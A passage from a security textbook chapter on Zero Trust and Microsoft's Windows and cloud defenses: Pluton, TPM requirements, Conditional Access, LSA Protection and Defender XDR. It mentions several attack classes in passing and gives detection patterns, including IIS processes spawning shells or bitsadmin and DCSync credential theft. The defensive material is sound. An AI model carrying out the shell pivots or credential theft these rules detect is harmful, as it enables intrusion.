> ◆ **DEFINITION, ZERO TRUST** An architectural orientation that refuses the assumption of a privileged inside network and decides every access on the basis of authenticated identity, device posture, and contextual signals at the moment of access. The term was coined by John Kindervag at Forrester in September 2010 [1114]. BeyondCorp [1115] is Google's production implementation, not the framework. NIST SP 800-207 [1116] is the vendor-neutral architectural

specification. The Microsoft three-principle formulation ("Verify Explicitly, Use Least Privilege, Assume Breach" [1117]) is *one* specialization of an older tradition; it is not the original.

Definition: Policy Decision Point and Policy Enforcement Point (PDP, PEP). The two load-bearing primitives in NIST SP 800-207's Zero Trust architecture [1116]. The Policy Decision Point is the component that evaluates an access request against policy, user identity, device posture, and contextual signals and produces a decision. The Policy Enforcement Point is the component that intercepts the request and enforces the decision the PDP returns. In Microsoft's stack, Conditional Access [1118] can serve as the PDP implementation for covered cloud-application access decisions; the resource (Exchange Online, SharePoint, a custom app) and token-issuance path provide PEP behavior. The PDP and PEP can be co-located or remote; the architectural distinction is the one that matters.

Aside. BeyondCorp is an exemplar, not the framework. A common simplification reads NIST SP 800-207 as having "formalized BeyondCorp." This is the wrong shape of the chain.

NIST SP 800-207 explicitly references BeyondCorp as one production implementation of Zero Trust principles, alongside other implementations and prior architectural work. The document does not claim to be a formalization of BeyondCorp; it claims to be a vendor-neutral synthesis of multiple traditions, of which BeyondCorp is the most-cited production exemplar. The naming sequence: "Zero Trust" 2010 by Kindervag, "BeyondCorp" 2014 by Ward and Beyer, "Zero Trust Architecture" 2020 by Rose et al.: preserves the distinction.

The reason this matters is that "BeyondCorp" as a brand has become shorthand inside the Google-aligned engineering community for "the Zero Trust thing," while in the federal procurement community the relevant artifact is SP 800-207 itself. When the OMB M-22-09 federal Zero Trust strategy memo [1185] cites a canonical reference, it cites SP 800-207, not BeyondCorp. The Microsoft three-principle formulation cites SP 800-207. CISA's Zero Trust Maturity Model cites SP 800-207. BeyondCorp is the worked example; SP 800-207 is the contract.




Figure 26.5: The Zero Trust intellectual lineage. Four origin strands: Kindervag’s name (2010), BeyondCorp’s production exemplar (2014–17), and Forrester’s ZTX taxonomy with Gartner’s CARTA continuous-risk framing (2017–18): converge in NIST SP 800-207 (2020), the vendor-neutral synthesis that federal mandates and Microsoft’s product guidance then operationalized.

The Microsoft three-principle adoption (Verify Explicitly, Use Least Privilege, Assume Breach) runs through Microsoft Build 2022’s Zero Trust keynote programming and through the Microsoft Learn Zero Trust overview that codifies the framing as Microsoft documentation [1117]. Federal adoption became binding in OMB M-22-09 on January 26, 2022 [1185], which required Federal Civilian Executive Branch agencies to align with SP 800-207 and the CISA Zero Trust Maturity Model by end of FY24, with phishing-resistant multi-factor authentication as the identity-pillar baseline.

▸ **KEY IDEA** Zero Trust is not a 2020 invention, and the SolarWinds-HAFNIUM-PrintNightmare-Log4Shell clustering is not what *created* the architecture. The vocabulary was already on the shelf in August 2020. The thirteen-month incident clustering is what made the vocabulary operative for the Windows industry: because the incident clustering invalidated four separate assumptions simultaneously, and only an architectural pivot at the perimeter-trust level addressed all four.

The vocabulary existed in August 2020. The receipt arrived in December 2020. Four Windows-side primitives operationalized it at scale.

The defensive layer that shipped at scale (2021-2023)

Vocabulary becomes architecture only when something ships. Here are the four Windows-side primitives that operationalized Zero Trust between 2021 and 2023.

Microsoft Pluton: The hardware boundary response

On November 17, 2020 (three weeks before Mandiant's SUNBURST disclosure) David Weston announced the Microsoft Pluton security processor [49]. The announcement named the architectural goal directly. Discrete Trusted Platform Modules sit on the LPC or SPI bus that runs between the CPU package and the motherboard chipset; the bus is observable with a logic analyzer. The 2019 Pulse Security research by Denis Andzakovic [78], the 2021 SCRT reproduction [92], and Henri Nurmi's 2022 WithSecure Labs SPI follow-up [91] had all demonstrated that the BitLocker Volume Master Key transiting that bus was extractable with a forty-dollar FPGA. Pluton's architectural answer was to eliminate the bus. Place the security processor *inside* the CPU package, and the BitLocker key never traverses an externally observable trace.

▪ **SIDEBAR** Pluton is not a 2020 design. The same Microsoft Security and Pluton team shipped its first production silicon on the Xbox One in 2013, where the security processor was the anti-piracy and DRM key-storage root of trust. Galen Hunt's team then shipped a Pluton-derived security subsystem on Azure Sphere MCUs from April 2018, where it served as the secure-boot, runtime-attestation, and Microsoft-managed-firmware-update root for the IoT-microcontroller class [140]. The November 2020 announcement [49] was the commitment to ship a mature security-processor design on general-purpose Windows PCs, not a new design.

Definition, Microsoft Pluton. A security processor co-designed by Microsoft, AMD, Intel, and Qualcomm, announced in November 2020 [49] and shipped

commercially in May 2022 on Lenovo ThinkPad Z13 and Z16 systems with AMD Ryzen 6000 SoCs: the Lenovo StoryHub press release confirms the ship vehicle ("ThinkPad Z13 will be available from May 2022, starting from $1549" and "ThinkPad Z16 will be available from May 2022, starting from $2099"), and David Weston's CES 2022 Microsoft Windows Experience Blog post the same day names the same Pluton-on-Ryzen-6000 ThinkPad Z ship vehicle [1186, 1187]. Pluton can operate in three modes: as a TPM 2.0 implementation co-resident on the CPU die (the default on consumer Windows 11 systems where Pluton is enabled), as a security processor alongside a separate discrete TPM, or disabled at the OEM level [6]. The architectural goal is to close the TPM bus-sniffing class by eliminating the external bus, not to add new cryptographic capability beyond what TPM 2.0 already specifies.




Figure 26.6: Discrete TPM versus Pluton: the LPC or SPI bus is the exposure point that Pluton eliminates by integrating the security processor inside the CPU package.

⚠ CAUTION **Callout. Pluton present is not Pluton enabled.** Matthew Garrett's April 2022 analysis of an AMD Ryzen 6000 firmware image documented that the PSP directory entry 0xB, bit 36, is an OEM-controlled toggle that disables Pluton at the firmware level [130]. Garrett's analysis confirmed Pluton silicon was present on his test machine and could be disabled by the OEM, not by the end user. The architectural implication is that "the system has a Pluton" and "Pluton

is enabled and acting as the TPM" are independent claims, and an enterprise threat model that turns on the latter needs verification, not inference from the former.

The framing the Pluton announcement made explicit is the one that matters in the context of this chapter. Pluton is a *hardware-packaging* response to one supply-chain-adjacent exposure: a discrete TPM can protect cryptographic identity while still leaking key material across an observable LPC or SPI bus. Pluton closes that particular leak point by collapsing the packaging boundary. It does not close the software build-pipeline class that SUNBURST exemplified; the analogy is that both incidents force defenders to ask where the trust boundary actually sits, not that one primitive solves the other class. The fact that the announcement landed three weeks before SUNBURST is coincidence; the fact that the two events name boundary-placement failures at different layers is not.

The Windows 11 hardware baseline

Windows 11 reached general availability on October 5, 2021 [66]. The new install gate required TPM 2.0 and UEFI Secure Boot [1188]: the first mainstream Microsoft operating system to require hardware roots of trust as a precondition for installation. The Windows installer verifies both at the install screen and refuses to proceed on systems that lack them.

▪ **SIDEBAR** The registry workaround at `HKLM\SYSTEM\Setup\MoSetup\AllowUpgradesWithUnsupportedTPMOrCPU` allows installation on systems with TPM 1.2 or an unsupported CPU model, but only as an in-place upgrade and only with explicit warning that the configuration is unsupported. The workaround is not part of the official install path; it documents the existence of an escape hatch without endorsing it. The architectural claim ("Windows 11 requires TPM 2.0 by official policy") is the operative one for fleet management.

The baseline does not eliminate the bootkit class. BlackLotus, disclosed in 2023, exploited CVE-2022-21894 to defeat Secure Boot on systems that had not patched the underlying bootloader vulnerability [1]. The hardware-root-of-trust install gate is a baseline, not a ceiling. What it accomplishes architecturally is a population-level shift: by mid-2024, the median Windows 11 installation has a TPM, has Secure Boot enabled, and has measured boot data that VBS-based defenses (Credential Guard, HVCI) can layer on top of. Credential Guard in particular reached default-enabled status on hardware that meets the requirements in Windows 11 22H2 [1126].

Conditional Access, CAE, and the Primary Refresh Token

The cloud-identity defense stack is the primitive that the four incidents most directly produced. Three components compose it, with explicit period-correct naming.

◆ **DEFINITION, CONDITIONAL ACCESS** Microsoft's policy-evaluation service for many Microsoft Entra ID (formerly Azure AD) access decisions [1118]. A Conditional Access policy is an if-then statement that takes signals (user identity, group memberships, device compliance state, location, sign-in risk score, application being accessed) and produces an enforcement decision (allow, require multi-factor, require compliant device, block). In NIST SP 800-207 terms, Conditional Access can serve as a Microsoft implementation of the Policy Decision Point for covered cloud-application decisions; the token-issuance path and the resource's own enforcement logic supply Policy Enforcement Point behavior. The architectural roles remain vendor-neutral; this is one product realization of them.

Definition: Continuous Access Evaluation (CAE). The mechanism by which a resource server can be informed mid-session that the user's risk state has changed and the existing access token should be re-evaluated [124]: Microsoft's first-party predecessor to, and later standards-aligned analog of, the OpenID Continuous Access Evaluation Profile (CAEP) [1189]. CAE answers the standing-token weakness Zero Trust creates: a token issued under good conditions otherwise stays valid until expiry even after those conditions change. Its critical-event model, propagation timing, and supported relying parties are developed in full in the next chapter (Chapter 27).

Definition: Primary Refresh Token (PRT). A long-lived authentication artifact issued by Microsoft Entra ID to first-party token brokers on Microsoft Entra joined and hybrid-joined devices [683]. The PRT enables single sign-on across the applications used on those devices. On TPM-enabled devices, the associated session key can be protected by the TPM so the broker proves possession from that device rather than exporting reusable key material. That strengthens device binding for Conditional Access, but it is not itself a proof of current compliance, clean runtime state, user intent, or resource-side enforcement; those claims require the tenant device object, management-compliance signal, sign-in-log evaluation, and resource behavior to line up. (The PRT's full token anatomy and the pass-the-PRT attack are developed in the Pass-the-Hash to Pass-the-PRT chapter, Chapter 19.)

Sidebar. The "Azure AD" to "Microsoft Entra ID" rename history matters for citations and for tooling. Azure AD was the canonical name through July 11, 2023; the Microsoft Entra family umbrella was introduced on May 31, 2022 (Vasu Jakkal's Microsoft Security Blog post "Secure access for a connected world, meet Microsoft Entra" naming Azure AD, Cloud Infrastructure Entitlement Management, and decentralized identity as the initial family members [1190]) but applied only to specific product families at that point; the Azure AD-to-Entra ID rename was July 11, 2023 [1191]. Documentation written in 2021-2022 uses

> "Azure AD" throughout; documentation written after July 2023 uses "Microsoft Entra ID" throughout. Both names refer to the same product.




Figure 26.7: Conditional Access, CAE, and the PRT: the cloud-identity decision loop with the NIST SP 800-207 roles named. The PRT strengthens device binding with TPM-protected key material where available; Conditional Access implements the Policy Decision Point role for covered Microsoft Entra decisions; token issuance and the resource server provide Policy Enforcement Point behavior; and Continuous Access Evaluation feeds critical events and policy changes back before ordinary token expiry.

Together, the three primitives operationalize the Zero Trust framing in the Microsoft cloud-identity layer. Conditional Access supplies a PDP implementation for

covered decisions; CAE keeps supported sessions sensitive to selected events after the initial sign-in; the PRT with TPM-protected key material makes the device-identity signal harder to replay, while still leaving compliance, runtime state, user intent, and resource enforcement as separate claims. Microsoft Entra ID Protection layers risk-based signal-scoring on top, with detections for anomalous tokens, atypical travel patterns, and suspicious multi-factor approval flows [1192]. The PRT's theft-and-replay model is the subject of Chapter 19 (Pass-the-Hash to Pass-the-PRT), and post-issuance re-evaluation is the subject of Chapter 27 (Continuous Access Evaluation); this chapter treats both only as the floor beneath the device-trust signal.

Proof on a live machine

There is no captured VM evidence block for this chapter. The proof surfaces below are therefore deliberately ○ **DOCUMENTED**: real Windows, Microsoft Entra, and Microsoft Graph surfaces a reader can inspect, with expected fields from Microsoft documentation. The examples are expected shapes, not captured tenant output.

○ Microsoft Learn, *Troubleshoot devices by using the dsregcmd command* ·

```
+----------------------------------------------------
  -----------------+
| Device
  State                                              |
+----------------------------------------------------
  -----------------+
           AzureAdJoined : YES
        EnterpriseJoined : NO
            DomainJoined : YES
              DomainName : HYBRIDADFS

+----------------------------------------------------
  -----------------+
| Device
  Details                                            |
+----------------------------------------------------
  -----------------+
                DeviceId : 00aa00aa-bb11-cc22-dd33-44ee44ee44ee
              Thumbprint : AA11BB22CC33DD44EE55FF66AA77BB88CC99
  DD00
 DeviceCertificateValidity : [ <UTC start> -- <UTC end> ]
           KeyContainerId : 00aa00aa-bb11-cc22-dd33-44ee44ee44ee
              KeyProvider : Microsoft Platform Crypto Provider
            TpmProtected : YES
```

```
          DeviceAuthStatus : SUCCESS

+----------------------------------------------------
  -----------------+
| SSO State
  |
+----------------------------------------------------
  -----------------+
                AzureAdPrt : YES
      AzureAdPrtUpdateTime : <UTC timestamp of last PRT update>
      AzureAdPrtExpiryTime : <UTC timestamp when PRT expires if
  not renewed>
       AzureAdPrtAuthority : <https://login.microsoftonline.com/
  ><tenant-id>
```

reproduce `dsregcmd /status`

Read the block as three claims, not one. `AzureAdJoined` or hybrid join says the machine is known to Entra. `DeviceId` is the correlation key you should find in the tenant. The certificate and key-container fields are the local device-authentication surface. `TpmProtected: YES` says Windows reports the device private key as TPM-protected. `AzureAdPrt: YES` says the current user has the SSO artifact through which Windows can request cloud tokens. The block does **not** prove that the device is currently compliant, nor that Conditional Access allowed a particular request. That proof lives in the cloud logs [1119].

Microsoft Graph, `signIn`, `deviceDetail`, and `appliedConditionalAccessPolicy` resource types ·

```
{
  "conditionalAccessStatus": "success",
  "appliedConditionalAccessPolicies": [
    {
      "displayName": "<policy display name>",
      "enforcedGrantControls": ["<grant control such as Require
  compliant device>"],
      "enforcedSessionControls": [],
      "result": "success"
    }
  ],
  "deviceDetail": {
    "deviceId": "00aa00aa-bb11-cc22-dd33-44ee44ee44ee",
    "displayName": "<device display name>",
    "isCompliant": true,
    "isManaged": true,
    "operatingSystem": "Windows",
    "trustType": "AzureAd"
  }
```

```
}
```

reproduce `Microsoft Graph GET /auditLogs/signIns?$top=1` or `Entra admin center → Sign-in logs → add device and Conditional Access columns`

Microsoft Graph documents `conditionalAccessStatus` on the sign-in object, the applied Conditional Access policy collection with policy `result` and enforced controls, and `deviceDetail` fields including `deviceId`, `isCompliant`, `isManaged`, `operatingSystem`, and `trustType` [1193], [1120], [1194]. This is the cloud side of the chain: the same `DeviceId` seen locally should be the device the sign-in log evaluated, and `isCompliant: true` is the management assertion a "require compliant device" policy consumed.

The related policy surfaces to inspect are structural rather than a separate evidence block: Entra admin center → Protection → Conditional Access → Policies, plus the sign-in details for grant controls, session controls, and CAE-aware resources. A Reasoner should confirm policy state (`On`, `Report-only`, or `Off`), assignments, target resources, conditions, grant controls such as MFA or compliant-device requirements, and session controls such as sign-in frequency or app-enforced restrictions. Conditional Access is policy; its proof is not a single command but a join between local device state, sign-in-log evaluation, and resource support. Demand all three before claiming "device trust reached the cloud."

LSA Protection and the vulnerable driver blocklist

The fourth Windows-side primitive is the pair of defaults that landed in 2022-2023 against credential-theft and bring-your-own-vulnerable-driver attacks respectively.

> ◆ **DEFINITION — RunAsPPL / LSA Protection** A Windows mechanism, introduced as an opt-in feature on Windows 8.1 and Windows Server 2012 R2 [436], that runs the Local Security Authority subsystem (`lsass.exe`) as a Protected Process Light. The PPL status prevents non-PPL processes (including those running as SYSTEM) from opening LSASS with the access rights required for memory inspection or code injection. Mimikatz-style credential extraction (Chapter 14, Mimikatz) from LSASS memory becomes unavailable to malware running outside the PPL trust level. The Microsoft Learn Windows 11 Security Book confirms the current default behavior: "LSA protection is enabled by default on all devices to help safeguard credentials. For new installations, it activates immediately. For upgrades, it becomes active after a five-day evaluation period followed by a system reboot" [1195]: the audit-then-enforce rollout pattern that turned the opt-in 2013-era control into a default-on Windows 11

22H2 primitive; upgraded systems and systems flagged as incompatible remain opt-in.

Definition, BYOVD (Bring Your Own Vulnerable Driver). An attack pattern in which the attacker installs a *legitimately signed* third-party kernel driver that contains a known vulnerability, then exploits the driver's vulnerability to obtain kernel-mode code execution. The attacker thereby converts a userspace foothold into a kernel-mode foothold without writing kernel code that would have to pass Microsoft's signing process. The Vulnerable Driver Blocklist [1196] is Microsoft's curated list of drivers known to be exploitable for BYOVD; Microsoft's KB5020779 (titled "The vulnerable driver blocklist after the October 2022 preview release") states explicitly that "Starting with Windows 11, version 22H2, the blocklist is also enabled by default on all devices" [382], anchoring both the October 2022 servicing milestone and the 22H2 default-on rollout. Community catalogs like LOLDrivers [385] track the broader population.

The defaults matter precisely because the opt-in posture from 2013 onward did not produce population-level coverage. LSA Protection had been available for nine years before it shipped as a default; Vulnerable Driver Blocklist was available as a WDAC policy for several years before the default. The change in 2022-2023 is not the existence of the controls but the population they cover by default. Windows 11 22H2 fleets in 2024-2026 are the first Windows population in which a meaningful fraction of installs are LSA-Protected at sign-in and blocking the canonical BYOVD drivers at kernel-load time, on the default install path, without an administrator having configured the feature.

These four primitives: Pluton at silicon, the Windows 11 hardware baseline at the OS install gate, Conditional Access with CAE and PRT at the cloud-identity layer, LSA Protection and Vulnerable Driver Blocklist as defaults on the endpoint. Are coherent if and only if they are layered. The fifth primitive, the Defender XDR composition plane, is what *makes* them layerable in practice.

Microsoft Defender XDR: The composition primitive

No single Defender product covers the full attack chain of any of the four 2020-2023 incidents. SUNBURST touches the endpoint, on-premises Active Directory, ADFS, and Microsoft 365 in sequence. ProxyLogon touches the IIS worker process, the file system, and downstream Exchange mailboxes. PrintNightmare touches the Spooler RPC interface on a Domain Controller. Log4Shell touches a Java application's process tree on Windows. The detection telemetry for each lives in a different product surface.

◆ **DEFINITION — MICROSOFT DEFENDER XDR** The unified incident-correlation and advanced-hunting plane that consolidates four product-level Defender products into a single security operations surface at `security.microsoft.com`. The four products are Microsoft Defender for Endpoint (workstation and server EDR), Microsoft Defender for Identity (on-premises Active Directory and ADFS detection) [803], Microsoft Defender for Cloud Apps (cloud-session anomaly detection) [1197], and Microsoft Defender for Office 365 (email and collaboration phishing detection). XDR contributes three primitives the individual products cannot provide on their own: a common Kusto Query Language advanced-hunting schema across the four telemetry streams, incident correlation that groups alerts across products into a single cross-domain incident, and Automated Investigation and Response playbooks that span product boundaries.

The architectural role of each product against the chapter's incident set is specific.

Defender for Identity sources from Domain Controller event streams and from ADFS event logs. Its load-bearing detections against the SolarWinds-class follow-on are the SACL-based DCSync detection (which audits the three Directory-Replication-Get-Changes extended-rights GUIDs against AD event 4662 for non-DC principals) and the Golden SAML composite signal, which fuses an ADFS-anomaly alert with a downstream cloud-session anomaly and an Entra ID Protection risk-score elevation into a single correlated incident [803]. The on-premises attack and the cloud-side forged-token consequence get joined in one investigation rather than two.

Defender for Endpoint carries the canonical ProxyLogon-class fingerprint: the IIS worker process `w3wp.exe` spawning `cmd.exe`, `powershell.exe`, `cscript.exe`, or `bitsadmin.exe` as a direct child [1198]. The fingerprint generalizes beyond Exchange. The same parent-child pattern is the canonical web-shell pivot for ProxyShell against Exchange Server, for OGNL injection against Atlassian Confluence, and for any Java application-server exploitation against Tomcat on Windows in which the post-exploitation step drops a shell. One detection rule, multiple incident classes.

Defender for Cloud Apps runs the anomaly-detection plane against cloud sessions [1197]. The seven-day learning window builds a per-user behavioral baseline; subsequent sessions are scored against the baseline across impossible-travel, geographic deviation, device-fingerprint deviation, claim-set deviation, and token-lifetime deviation axes. The architectural significance against Storm-0558-class incidents is precisely that the cryptographic verification path will (by definition) accept a token forged with a stolen signing key, so the catch has to happen at the behavioral layer rather than the signature layer. Defender for Cloud Apps is the heuristic anomaly net under the cryptographic floor.

Defender for Office 365 runs the upstream-vector layer for email and collaboration spearphishing: the operator-pre-exploitation phase common to SolarWinds-class and HAFNIUM-class operations where the actor builds initial reconnaissance and credential access before reaching the production network. Its role in the chapter's incident set is preventive rather than detective: closing the recon entry path before the lateral-movement phase has a chance to begin.




Figure 26.8: Defender XDR as the composition primitive. Four product-level Defenders (Endpoint, Identity, Cloud Apps, Office 365) feed one common KQL advanced-hunting and incident-correlation plane that joins four separately triaged alerts into a single cross-domain incident, which can in turn trigger Automated Investigation and Response playbooks spanning product boundaries.

The canonical example of why XDR is the composition primitive is a telemetry-correlation model for the SUNBURST follow-on phase, not a guarantee that every tenant will see this exact alert quartet. In a well-instrumented Microsoft stack, the same intrusion can plausibly leave a Defender for Endpoint network-beacon signal on the Orion server, a Defender for Identity ADFS credential-access or

token-signing-key signal on the federation host, a Defender for Cloud Apps anomalous-session signal when a forged token reaches a cloud resource, and an Entra ID Protection risk signal on the downstream sign-in. Four product-level telemetry streams. One real incident. Without the correlation plane, the alerts arrive as separately triaged tickets; with it, they can arrive as one investigation.

The architecture lands on a structural necessity. No 2020-2021 incident is *covered* by one of the five primitives alone. The 2022-2023 step forward is that all five primitives ship at scale; the load-bearing architectural argument is that none of them is sufficient in isolation. Three competing architectural positions determine *how* they are layered in practice.

Three live Zero Trust operating models

There is not one Zero Trust deployment pattern in 2024-2026. There are three common operating models, and they are not interchangeable. NIST SP 800-207 is the architecture; CISA ZTMM is a maturity model; the Microsoft and best-of-breed patterns below are procurement and integration choices that instantiate those ideas differently. Each closes a different gap; none closes all three.

Microsoft full-stack Zero Trust. The Microsoft posture is tightly integrated: Microsoft Entra ID for identity, Defender XDR for endpoint and cloud telemetry, Intune for device management, Purview for data classification, with Conditional Access as the policy engine that ties them together [1117, 1199]. Microsoft Inside Track's published case study describes Microsoft's own seven-year internal transformation along this stack, anchored on four canonical scenarios: phishing-resistant MFA everywhere, device health attested before access, pervasive telemetry, and least-privilege enforcement [1200]. Microsoft's deployment guide hub organizes the architecture along six pillars (Identity, Endpoints, Applications, Data, Infrastructure, Networks). Microsoft maintains a customer-stories portal at `customers.microsoft.com` with published case studies across consumer-goods, financial-services, healthcare, and public-sector cohorts. The case for the full-stack posture: operational coherence, integrated telemetry across identity and device, one policy plane to reason about. The case against: single-vendor risk, which SolarWinds made acutely concrete. A posture in which one vendor supplies your operating system, identity provider, endpoint, and cloud productivity stack is architecturally homogeneous in exactly the way SUNBURST taught the industry to interrogate.

